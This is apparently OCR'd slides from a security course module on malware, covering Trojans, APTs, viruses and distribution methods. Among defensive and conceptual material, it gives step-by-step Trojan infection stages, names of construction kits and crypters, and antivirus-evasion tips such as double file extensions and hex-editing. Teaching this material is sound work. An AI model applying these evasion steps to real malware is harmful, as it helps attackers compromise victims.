
Malware Threats



Module Objectives

- Understanding Malware and Malware Propagation Techniques
- Understanding Advanced Persistent Threats (APTs) and their Lifecycle
- Overview of Trojans, Their Types, and How they Infect Systems
- Overview of Viruses, Their Types, and How They Infect Files
- Overview of Computer Worms and Fileless Malware
- Understanding the Malware Analysis Process
- Understanding Different Techniques to Detect Malware
- Understanding Different Malware Countermeasures

Module Flow

1. Malware Concepts
2. APT Concepts
3. Trojan Concepts
4. Virus and Worm Concepts
5. Fileless Malware Concepts
6. Malware Analysis
7. Countermeasures
8. Anti-Malware Software

Introduction to Malware

- Malware is malicious software that **damages or disables computer systems** and **gives limited or full control** of the systems to the malware creator for the purpose of theft or fraud

find one line defn. about these 10 malwares

Examples of Malware

1. **Trojans**
2. **Backdoors**
3. **Rootkits**
4. **Ransomware**
5. **Adware**
6. **Viruses**
7. **Worms**
8. **Spyware**
9. **Botnets**
10. **Crypters**

Different Ways for Malware to Enter a System

1	Instant Messenger applications
2	Portable hardware media/removable devices
3	Browser and email software bugs
4	Insecure patch management
5	Rogue/decoy applications
6	Untrusted sites and freeware web applications/ software
7	Downloading files from the Internet
8	Email attachments
9	Network propagation
10	File sharing services (NetBIOS, FTP, SMB)
11	Installation by other malware
12	Bluetooth and wireless networks

Common Techniques Attackers Use to Distribute Malware on the Web

Black hat Search Engine Optimization (SEO)	Ranking malware **pages highly** in search results
Social Engineered Click-jacking	Tricking users into **clicking on innocent-looking** webpages
Spear-phishing Sites	Mimicking legitimate institutions in an attempt to **steal login credentials**
Malvertising	Embedding malware in **ad-networks** that display across hundreds of legitimate, high-traffic sites
Compromised Legitimate Websites	Hosting embedded malware that spreads to **unsuspecting visitors**
Drive-by Downloads	**Exploiting flaws** in browser software to install malware just by visiting a web page
Spam Emails	Attaching the malware to emails and tricking victims **to click the attachment**

Components of Malware

- The components of a malware software **depend on the requirements of the malware author** who designs it for a specific target to perform intended tasks

Malware Component	Description
Crypter	Software that protects malware from undergoing reverse engineering or analysis, thus making the task of the security mechanism harder in its detection
Downloader	A type of Trojan that downloads other malware from the Internet on to the PC. Usually, attackers install downloader software when they first gain access to a system
Dropper	A type of Trojan that covertly installs other malware files on to the system
Exploit	A malicious code that breaches the system security via software vulnerabilities to access information or install malware
Injector	A program that injects its code into other vulnerable running processes and changes how they execute to hide or prevent its removal
Obfuscator	A program that conceals its code and intended purpose via various techniques, and thus, makes it hard for security mechanisms to detect or remove it
Packer	A program that allows all files to bundle together into a single executable file via compression to bypass security software detection
Payload	A piece of software that allows control over a computer system after it has been exploited
Malicious Code	A command that defines malware's basic functionalities such as stealing data and creating backdoors

Module Flow

1. Malware Concepts
2. APT Concepts
3. Trojan Concepts
4. Virus and Worm Concepts
5. Fileless Malware Concepts
6. Malware Analysis
7. Countermeasures
8. Anti-Malware Software

What are Advanced Persistent Threats?

- Advanced persistent threats (APTs) are defined as a **type of network attack**, where an attacker gains unauthorized access to a target network and remains undetected for a long period of time
- The main objective behind these attacks is to **obtain sensitive information** rather than sabotaging the organization and its network

Information Obtained during APT attacks

- Classified documents
- User credentials
- Personal information about employees or customers
- Network information
- Transaction information
- Credit card information
- Organization's business strategy information
- Control system access information


Characteristics of Advanced Persistent Threats

Objectives	Obtaining **sensitive information** or fulfilling political or strategic goals
Timeliness	Time taken by the attacker from **assessing the target system** for vulnerabilities to gaining and maintaining the access
Resources	Amount of **knowledge, tools, and techniques** required to perform an attack
Risk Tolerance	Level up to which the **attack remains undetected** in the target's network
Skills and Methods	**Methods and tools** used by the attackers to perform a certain attack
Actions	APT consists of a certain number of technical "actions" that causes them to differ from other cyberattacks
Attack Origination Points	Numerous attempts to gain entry into the target's network

Characteristics of Advanced Persistent Threats (Cont'd)

Numbers Involved in the Attack	Number of **host systems** that are involved in the attack
Knowledge Source	Gathering information through online sources about specific threats
Multi-phased	APT attacks are **multiphased** which include reconnaissance, gaining access, discovery, capture, and data exfiltration
Tailored to the Vulnerabilities	APTs target-specific vulnerabilities present in the **victim's network**
Multiple Points of Entry	The adversary creates **multiple points of entry** through the server to maintain access to the target network
Evading Signature-Based Detection Systems	APT attacks can **easily bypass** the security mechanisms such as firewall, antivirus software, IDS/IPS, and email spam filter
Specific Warning Signs	Specific indications of an APT attack include inexplicable **user account activities**, presence of backdoors, unusual file transfers and file uploads, unusual database activity, etc.

Advanced Persistent Threat Lifecycle



Preparation
- Define target
- Research target
- Organize team
- Build or attain tools
- Test for detection

Initial Intrusion
- Deployment of malware
- Establishment of outbound connection

Expansion
- Expand access
- Obtain credentials

Persistence
- Maintain access

Search and Exfiltration
- Exfiltration data

Cleanup
- Cover tracks
- Remain undetected

Identify a case study on APT attack
Share the link in chat window.

Module Flow

1. Malware Concepts
2. APT Concepts
3. Trojan Concepts
4. Virus and Worm Concepts
5. Fileless Malware Concepts
6. Malware Analysis
7. Countermeasures
8. Anti-Malware Software

What is a Trojan?

1. It is a program in which the **malicious or harmful code** is contained inside apparently harmless programming or data in such a way that the code can **get control and cause damage**, such as ruining the file allocation table on your hard disk

2. Trojans get activated when a **user performs certain predefined actions** and upon activation. It can grant attackers unrestricted access to all the data stored on compromised information systems and can cause immense damage to the systems

3. Indications of a Trojan attack include **abnormal system and network activities** such as disabling of antivirus and redirection to unknown pages

4. Trojans **create a covert communication channel** between the victim computer and the attacker for transferring sensitive data

How Hackers Use Trojans

- **Delete** or replace critical **operating system files**
- **Disable firewalls** and antivirus
- Generate fake traffic to **create DoS attacks**
- **Create backdoors** to gain remote access
- Record screenshots, audio, and video of victim's PC
- Infect victim's PC as a proxy server for **relaying attacks**
- Use victim's PC for spamming and **blasting email messages**
- Use the victim's PC as a **botnet** to perform DDoS attacks
- Download spyware, adware, and malicious files
- Steal personal information such as passwords, security codes, and credit card information
- **Encrypt the data** and lock out the victim from accessing the machine

Common Ports used by Trojans

Port	Trojan	Port	Trojan	Port	Trojan
20/22/80/443	Emotet	1807	SpySender	8080	Zeus, Shamoon
21	Blade Runner, DarkFTP	1863	XtremeRAT	8787 / 54321	BackOfrice 2000
22	SSH RAT, Linux Rabbit	2140/3150/6670-71	Deep Throat	10048	Delf
23	EliteWrap	5000	SpyGate RAT, Punisher RAT	10100	Gift
68	Mspy	5400-02	Blade Runner	11000	Senna Spy
80	Ismdoor, Poison Ivy, POWERSTATS	6666	KilerRat, Houdini RAT	11223	Progenic Trojan
443	Cardinal RAT, gh0st RAT, TrickBot	6667/12349	Bionet, Magic Hound	12223	Hack'99 KeyLogger
445	WannaCry, Petya	6969	GateCrasher, Priority	23456	Evil FTP, Ugly FTP
1177	njRAT	7000	Remote Grab	31337-38	Back Orifice/ Back Orifice 1.20/ Deep BO
1604	DarkComet RAT, Pandora RAT	7789	ICKiller	65000	Devil

Activity :

→ Who is the target/victim?

→ what malicious activity can be performed?

Types of Trojans

- Trojans are **categories according to their functioning and targets**
- Some of the example includes:

1 Remote Access Trojans	6 Point-of-Sale Trojans	11 Security Software Disabler Trojans
2 Backdoor Trojans	7 Defacement Trojans	12 Destructive Trojans
3 Botnet Trojans	8 Service Protocol Trojans	13 DDoS Attack Trojans
4 Rootkit Trojans	9 Mobile Trojans	14 Command Shell Trojans
5 E-Banking Trojans	10 IoT Trojans	

* Resume by 5.00pm *

How to Infect Systems Using a Trojan

STEP 1: Create a new Trojan packet

STEP 2: Employ a dropper or downloader to install the malicious code on the target system


STEP 3: Employ a wrapper to bind the Trojan to a legitimate file

STEP 4: Employ a crypter to encrypt the Trojan

STEP 5: Propagate the Trojan by various methods

STEP 6: Deploy the Trojan on the victim's machine by executing dropper or downloader on the target machine

STEP 7: Execute the damage routine



Creating a Trojan

- **Trojan Horse construction kits** help attackers to **construct Trojan horses** of their choice
- The tools in these kits can be dangerous and can backfire if not properly executed

DarkHorse Trojan Virus Maker

DarkHorse Trojan virus maker **creates user-specified Trojans** by selecting from various options

Trojan Horse Construction Kits

- Trojan Horse Construction Kit
- Senna Spy Trojan Generator
- Batch Trojan Generator
- Umbra Loader - Botnet Trojan Maker

Employing a Dropper or Downloader

Droppers


- Dropper is used to **camouflage the malware payloads** that can impede the functioning of the targeted systems
- Dropper consists of one or more types of malware features that can make it **undetectable by antivirus software**; also the installation process can be **done stealthy**
- **Emotet dropper** and **Dridex dropper** are some of the famous droppers that attackers employ for deploying malware to the target machine

Downloaders

- Downloader is a program that can **download and install harmful programs** like malware
- Downloader **does not carry malware** of itself as dropper does, so there is the possibility for a new unknown downloader to **pass through the anti-malware scanner**
- **Godzilla Downloader** and **Trojan.Downloader** are some of the famous downloaders that attackers employ for deploying malware to the target machine

Employing a Wrapper

- A wrapper **binds a Trojan executable** with genuine looking **.EXE** applications, such as games or office applications
- When the user runs the wrapped .EXE, it first **installs the Trojan in the background** and then runs the wrapping application in the foreground
- Attackers might send a birthday greeting that will install a Trojan as the user watches, for example, a birthday cake dancing across the screen



IExpress Wizard

- IExpress Wizard wrapper guides the user to create a **self-extracting package** that can automatically install the **embedded setup files**, Trojans, etc.

Wrappers

- Elite Wrap
- Advanced File Joiner
- Soprano 3
- Exe2vbs
- Kriptomatik

Employing a Crypter

- Crypter is software used by hackers to **hide viruses**, **keyloggers** or **tools** in any kind of file, so that they do not easily get detected by antiviruses


BitCrypter

BitCrypter can be used to encrypt and **compress 32-bit executables** and **.NET apps** without affecting their direct functionality

Crypters

- SwayzCryptor
- AegisCrypter v1.5
- Hidden Sight Crypter
- Battleship Crypter
- Heavens Crypter
- Cypherx


Propagating and Deploying a Trojan



Propagating and Deploying a Trojan (Cont'd)

Deploy a Trojan through Covert Channels

- Attackers use covert channels to **deploy and hide malicious Trojans in an undetectable protocol**
- Covert channels operate on a **tunneling method** and are mostly employed by attackers to **evade firewalls** that are deployed in the target network
- Attackers can **create covert channels** using various tools such as **Ghost Tunnel V2**, and **ELECTRICFISH – a North Korean tunneling tool**



Propagating and Deploying a Trojan (Cont'd)

Deploy a Trojan through Proxy Servers

- Attackers **compromise several computers** using a Trojan proxy and start using them as **hidden proxy servers**
- The attackers have **full control over the proxy victim's systems** and can **launch attacks on other systems** from an affected user's network
- Attackers use this to **anonymously propagate and deploy the Trojan** on to the target computer
- If the **authorities detect illegal activity,** the footprints lead to **innocent users**
- Thousands of **machines on the Internet** are infected with proxy servers

Propagating and Deploying a Trojan (Cont'd)

Deploy a Trojan through USB/Flash Drives

- Attackers **drop the USB drives on the pathway** and wait for random victims to pick them up
- Once the **USB drive is picked up and inserted** in the target system by the innocent victim, the **Trojan is propagated** onto the system and is **automatically executed**, thus infecting and compromising the system and network


Propagating and Deploying a Trojan (Cont'd)

Techniques for Evading Antivirus Software

- Break the Trojan file into **multiple pieces** and zip them as a **single file**
- **ALWAYS** write your own Trojan, and embed it into an application
- **Change the Trojan's syntax:**
  - Convert an EXE to VB script
  - Change .EXE extension to .DOC.EXE, .PPT.EXE or .PDF.EXE (Windows hides "known extensions" by default, so it shows up only as .DOC, .PPT and .PDF)
- Change the content of the Trojan using **hex editor** and also change the **checksum** and encrypt the file
- Never use Trojans downloaded from the **web** (antivirus can detect these easily)

Exploit Kits

- An exploit kit or crimeware toolkit is a platform to **deliver exploits and payloads** such as Trojans, spywares, backdoors, bots, and buffer overflow scripts to the target system
- Exploit kits come with **pre-written exploit codes** and therefore can be easily used by an attacker, who is not an IT or security expert



Exploit Kits (Cont'd)

RIG Exploit Kit

- RIG EK was used by attackers for distributing Cryptobit, CryptoLuck, CryptoShield, Cryptodefense, Sage, Spora, Revenge, PyCL, Matrix, Philadelphia, and Princess Ransomwares
- RIG EK was also used in **distributing LatentBot**, Pony and Ramnit Trojans

Exploit Kits

- Magnitude
- Angler
- Neutrino
- Terror
- Sundown

Module Flow

1. Malware Concepts
2. APT Concepts
3. Trojan Concepts
4. Virus and Worm Concepts
5. Fileless Malware Concepts
6. Malware Analysis
7. Countermeasures
8. Anti-Malware Software

Introduction to Viruses

- A virus is a **self-replicating program** that produces its own copy by attaching itself to another program, computer boot sector or document
- Viruses are generally transmitted through **file downloads**, **infected disk/flash drives**, and as **email attachments**
- Indications of a virus attack include **constant antivirus alerts**, **suspicious hard drive activity**, **lack of storage space**, **unwanted pop-up windows**, etc.

Characteristics of Viruses

- Infect other programs
- Transform themselves
- Encrypt themselves
- Alter data
- Corrupt files and programs
- Self-replicate

Purpose of Creating Viruses

- Inflict damage on competitors
- Financial benefits
- Vandalism
- Play pranks
- Research projects
- Cyber terrorism
- Distribute political messages
- Damage networks or computers
- Gain remote access to a victim's computer


Stages of Virus Lifecycle

Design	Developing virus code using **programming languages** or construction kits
Replication	Virus replicates itself for a period within the **target system** and then spreads itself
Launch	It gets activated when the user performs certain actions such as running **infected programs**
Detection	A virus is identified as a threat infecting target systems
Incorporation	Antivirus software developers **assimilate defenses** against the virus
Execution of the damage routine	Users **install antivirus updates** and eliminate the **virus threats**

Working of Viruses


Infection Phase

- In the infection phase, the virus **replicates itself** and attaches to a **.exe** file in the system



Attack Phase

- Viruses are programmed with **trigger events** to activate and corrupt systems
- Some viruses infect each time they are run, and others infect only when a certain predefined condition is met such as a **user's specific task**, a day, time, or a specific event



How does a Computer Get Infected by Viruses?

1. When a user accepts files and downloads without properly checking the source
2. Opening infected e-mail attachments
3. Installing pirated software
4. Not updating and not installing new versions of plug-ins
5. Not running the latest antivirus application
6. Clicking malicious online ads
7. Using portable media
8. Connecting to untrusted networks

In
→ What file, the virus will be injected?
→ What malicious activity is possible with this virus?

Types of Viruses

- Viruses are **categories according to their functioning and targets**
- Some of the example includes:

System or Boot Sector Virus	Polymorphic Virus	Web Scripting Virus
